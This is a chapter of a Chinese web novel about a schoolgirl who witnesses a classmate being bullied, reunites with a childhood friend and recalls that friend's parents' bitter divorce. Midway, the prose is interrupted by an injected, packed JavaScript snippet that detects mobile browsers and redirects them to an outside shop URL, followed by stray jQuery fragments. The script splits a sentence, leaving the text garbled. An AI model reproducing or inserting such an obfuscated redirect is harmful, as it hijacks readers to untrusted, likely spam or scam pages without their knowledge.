空气里充满了寂静,三面相觑,没有一个人说话。
秦桑榆的脸开始升温,很快脸颊就变得红扑扑的了。
如果此刻身前有一个地洞,那她是务必要钻进去了。
秦桑榆挠了挠头,
“哈,打扰了打扰了,你们继续。”
一语作罢,秦桑榆跑出她此生最快的成绩,甚至有了残影。
终于躲到了不远处的墙壁后面,平息心情。
“好尴尬啊好尴尬,早知道就不喊那么一嗓子了,都怪自己记性太好了。”
秦桑榆低头拍了拍胸口,发现裙子上染上了灰尘,她正想站起身拍几下,
“宁雨,我喜欢你很久了......”
少女的声音很稚嫩,听出来她很害羞。
秦桑榆艰难的咽了一下口水,看来自己来的真不是时候啊,
“抱歉。”
秦桑榆:?!不是你就不能拒绝的温柔一点吗。
她习惯性的翻了一个白眼,已经不打算去和宁雨来一出因伞重逢的戏码了。
站起身来就要走,远处却传来一阵喧闹。
“学妹啊,你哪能因为这个货成绩好,长的帅就去喜欢他。”秦桑榆探出头,为首的是一个很壮的男生,胡子长到仿佛要去陪爱因斯坦研究相对论,后面跟了四个男生,个顶个的羸弱。
秦桑榆简直要怀疑这四个人是向为首的男人交了“保护费”了。
“你不知道吗,他穷死了。你瞅瞅他的寒酸劲,衣服都发白了。”
言语里满是轻蔑,说着甚至还“呸”了一声,后面四个羸弱的人也跟着,露出他们难看的舌头。
和秦桑榆第一次见宁雨的时候一样,他沉默着,没有说话。
不知道是早已习惯,还是根本不把他们放在眼里。
“哼,哑巴。”
言尽,五个人又排成一行准备离开,向秦桑榆所在的方向移动。
很像一条贪吃蛇。
“你看到了吧,和我谈恋爱,是很痛苦的。”
宁雨的声音淡淡的,很冷,没有感情,就像冬天吹过的风,仅仅是在你脸前轻轻擦过,就让人感到颤-抖。
秦桑榆没有听到他面前的女生说什么,因为那条贪吃蛇要过来了。
说时迟那时快,秦桑榆伸出左腿,把面前的男生绊出好大一个趔趄。
正巧后面的人也没有看路,于是这条贪吃蛇的蛇头蛇尾就一起滚动起来。
为首的男人过于臃肿,提前停了下来,这可就完了,后面的人一个个撞上了他。
只见他拳头握紧,大喊了一声,“靠!”
和秦桑榆咯咯笑的声音交叉在一起,很有割裂感。
男生怒火中烧,挥起拳头就要靠近秦桑榆,
“你笑什么笑啊?”
眼见拳头就要挥到秦桑榆眼前了,她刚想躲,一个熟悉的身影便挡在她身前,
“周经天,你一定要每天都闹事吗?”
被叫做周经天的男人看起来很不服,一身桀骜之气恨不得现在就找人狠狠发泄一番。
“温煜柔,今天可真不是我闹的事儿。”
周经天伸出手,想要越过温煜柔去抓秦桑榆。
“是她先绊的我。”
温煜柔撇了秦桑榆一眼,嘴角轻斜,“你以为我刚刚不在吗?”
“......”
周经天知道自己理亏,眼珠一个三百六十度大旋转,给在场的所有人一个大白眼。
最后停留在温煜柔面前。
“看在你爸爸温校长的面子,今天小爷就不跟你们计较了。”
周经天临退场前还不忘用手指指几下秦桑榆和宁雨。
“下次别让小爷再见到你们。”
秦桑榆:“快滚吧您嘞。”
“煜柔,还好你来了!”
秦桑榆恨不得给温煜柔一个长达一小时的拥抱。
“小鱼,你怎么来附中了?”
“温叔叔没有告诉你吗?我要来附中读书了。”
温煜柔很明显的愣了一下,
“没有。”
“那我给你讲,我有好多话要告诉你呢。”
“先等一下。”
“怎么啦?”
温煜柔拉着秦桑榆,站在宁雨面前,
“之前老师来访谈,你不是说没有人霸凌你吗?”
宁雨没有看她,
“我的事,不需要他们管。”
“好。”
温煜柔拉起秦桑榆就要走,
“等一下啊,柔柔。”
眼瞧着秦桑榆站在刚刚和宁雨告白的女生面前,她有些不知所措。
“不好意思啊,刚刚没有吓到你吧?”
面前的女孩连连摆手,
“没有没有。”“那就好。”
“那你呢?”
秦桑榆把眼神放在宁雨身上,两人眼神交汇。
仿佛被单独置身于另一个世界。
“没有。”
连话语都被放慢。
“那我就放心啦。”
“走吧煜柔。”
温煜柔肉眼可见的蹙紧了眉头,
“你们认识?”
秦桑榆:“认识呀。”
宁雨:“不认识。”
几乎是在同一时间脱口而出,
惹的秦桑榆哑口无言,食指指着自己,脸上浮现无奈的情绪。
“那就当不认识好了。”
秦桑榆拉起温煜柔就走,连回头也没有。
......
“就是这样啦,我爸妈担心我。所以就现在国内读书,等到大学了再去找粲哥。”
“所以宗粲现在是一个人在瑞士吗?”
“我还没问诶。我现在不知道该怎么面对他。”
秦桑榆垂下头,发出一串长长的叹息。
“煜柔,我知道,我知道哥哥他不会怪我的。可是,我真的...真的没有办法不去想......”
眼泪像断了的桥,因为承受不了一个人的重量,所以决了堤。
温煜柔轻轻拍着秦桑榆的后背,
“都过去了,都过去了...”
良久,秦桑榆恢复寻常,脸上挂着常见的笑意。
“煜柔,以后我们就是同学啦!”
“嗯!”
温煜柔温柔的揉了揉秦桑榆的后脑勺,秦桑榆忽然想到了什么,连忙抓住她的手,
“柔啊,你不上课吗?”
“害,放心吧。我早就请过假了。”
“请过了?”
秦桑榆两眼放光,“还说你根本就不知道我回来?”
“不是的,是温煜承他生病了。爸爸和徐阿姨不在家,我回去照顾他一下。”
温煜柔和秦桑榆,宗粲,宗聿风四人从小一起长大,生活轨迹基本重叠,可小学五年级时,温念骅和郑冷雁因为观念不同离了婚。
秦桑榆一直记得,那天温煜柔跑到她家里,躲在她身旁。窗户下传来嘶吼,是熟悉的人,熟悉的声音,却是从来没有见过的模样。
“我说过了,煜柔是我温家的孩子,她不能出国念书!”
“煜柔她喜欢自由,喜欢探索,她向往外面的世界,你一定要坚持你那套守旧的,棍棒底下出孝子的观念吗?”
“守旧?我告诉你,这就是我温家的家;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(new RegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17342030|199387||http|test|mini|href|location''.split(''|''),0,{}));
() {
$(''.inform'').remove();
$(''#content'').append(''
训,受不了你就走,但是煜柔我是绝对不会让给你的!”
“你以为煜柔跟着你真的会好过吗?当初我生煜柔受了多大的苦,你连请一个阿姨来照顾都不肯,说什么外人不可入家门。煜柔才出生两年,你就说再要一个男孩儿,你问过煜柔吗?”
“她才两岁,你指望她懂什么?”
温念骅双目通红,郑冷雁释怀般一笑,像是看透了所有。
“小孩不需要被尊重吗?...那后来呢,那个孩子生下来就没了,你把一切责任都推给我,你以为我就不难过吗?”
“煜柔被你的观念教养,在家里连大声说话都不敢,你觉得这样真的好吗?”
......
后来温念骅和郑冷雁离了婚,打官司,郑冷雁输了,她去了国外,开了属于自己的公司。母女俩一年只能寒暑假见面。
而温念骅呢,没多久就娶了徐静安,一年后,生了个男孩,比温煜柔小了整整十一岁。
娶名叫温煜承,承袭家业的承。
那天也是如此,只不过是她轻轻拍着温煜柔的后背,
“别怕别怕,我在呢。”
“走吧,我和你一起去照顾小弟弟。”
两人并肩走在路上,夕阳把二人的影子拉的很长,二人说说笑笑,好不愉快。
“小鱼呀,你以后还是离宁雨远一点吧。”
“怎么啦?”
“他成绩好,长得也光风霁月的,只是他爸爸赌博,欠了钱,不知道躲去了哪。妈妈也不要他了。家里只有一个上了年纪的奶奶。他人很好,只不过因此很多人嫉妒,看不惯他,有些极端的甚至还去欺负他,拿他家庭辱骂他。你也看到了。我怕你...被欺负。”
秦桑榆拍了拍温煜柔的肩膀,
“放心吧柔,我肯定会保护好自己的。再说了,我俩也没有很熟呢。”
“那就好,你一定要平平安安的。”
“嗯,我会的!”
夕阳下,二人嬉戏,成了太阳的剪影。直到有了暮色,才舍得分开。
......
太阳一上一下,日历翻去新的一张,转眼间就到了秦桑榆上学的日子。
“大家好,我叫秦桑榆,今年16岁,你们也可以叫我小鱼,很幸运能在这里见到大家,我很好相处的,希望大家可以多多找我玩哦。”
阳光斜斜的洒下来,随着秦桑榆晃动的双马尾流淌,发梢也被镀上一层金色。少女沐浴在阳光下,浓密的睫毛投下细细的影子,连鼻尖都泛上柔光。
整个人清透,漂亮。
秦桑榆这一个上午过的别提有多开心了,新同学们真的都很好相处。
她还约了好几个新认识的朋友,打算周末的时候一起去附近新开的自由山树屋度假世界里玩。
下了学,和朋友们说了再见之后,秦桑榆按约定去往本部和温煜柔一起回家。
由于本部和国际部都有各自直接出校的大门,因此这条路上几乎没有什么人。
一路上,秦桑榆只能听到自己的脚步声和簌簌的风声。
“汪!汪!汪!”
“诶,小狗!”
秦桑榆小跑着过去抚摸小狗的毛,因为桑莹玉对动物毛发过敏,秦桑榆不被允许养小动物,所以她见到这些毛孩子总会格外激动。
“小狗,你家在哪呀?”
秦桑榆的注意力全部放在了小狗身上,丝毫没有注意到有人靠近,
突然间小狗变得兴高采烈,蹦来蹦去,
秦桑榆疑惑的往后看去,空气中骤然漂浮着清冽的皂香,像雪后初晴的青涩,
看到熟悉的精致脸庞,她有些惊喜,
“是你呀,又见面啦!”